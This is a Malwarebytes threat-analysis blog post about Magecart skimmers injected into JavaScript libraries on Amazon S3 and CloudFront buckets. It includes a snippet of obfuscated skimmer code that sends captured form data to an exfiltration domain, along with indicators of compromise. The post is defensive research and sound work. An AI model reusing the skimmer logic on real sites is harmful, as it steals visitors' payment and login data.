
Magecart skimmers found on Amazon CloudFront CDN

blog.malwarebytes.com/threat-analysis/2019/06/magecart-skimmers-found-on-amazon-cloudfront-cdn/

Jérôme Segura June 4, 2019

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in this JavaScript library:

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from installw[.]com) some time earlier in January of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found here.

—

Late last week, we observed a number of compromises on Amazon CloudFront – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom AWS S3 bucket.


Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

The ideal place to conceal a skimmer

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.


The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.




Site loading a compromised JavaScript library from its own AWS S3 bucket

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.



Fiddler traffic capture showing multiple JavaScript files on AWS injected with skimmer

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



Fiddler traffic capture showing skimmer injected in a custom CloudFront repository

Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

```
_0x4be34e[_0x7779('0x1d')] = function() {
    _0x4be34e.SaveAllFields();
    _0x4be34e.SendData();
};
_0x4be34e.LoadImage = function(_0x4b8445) {
    _0x4be34e.Sent.push(_0x4b8445.hashCode());
    var _0x5c9b78 = document.createElement(_0x7779('0x1e'));
    _0x5c9b78.src = _0x4be34e.GetImageUrl(_0x4b8445);
};
_0x4be34e[_0x7779('0x1f')] = function(_0x34d274) {
    return _0x4be34e.Gate + '?reff=' + _0x34d274;
};

<!-- Example:
cdn-imgcloud.com/img?reff=
[redacted]==
-->
```


Snippet of the skimmer code showing functions used to exfiltrate data

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in RiskIQ's report on several recent supply-chain attacks.

RiskIQ, in partnership with Abuse.ch and the Shadowserver Foundation, sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.




Comparison snapshots: the exfiltration gate changing after original domain gets sinkholed

A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain history) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



VirusTotal graph showing new gates and revealing that old gates are back online
What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS records show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after a few swaps.

Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via Subresource Integrity checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. Malwarebytes users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159
cdn-imgcloud[.]com,45.114.8[.]160
font-assets[.]com,45.114.8[.]161
wix-cloud[.]com,45.114.8[.]162
js-cloudhost[.]com,45.114.8[.]163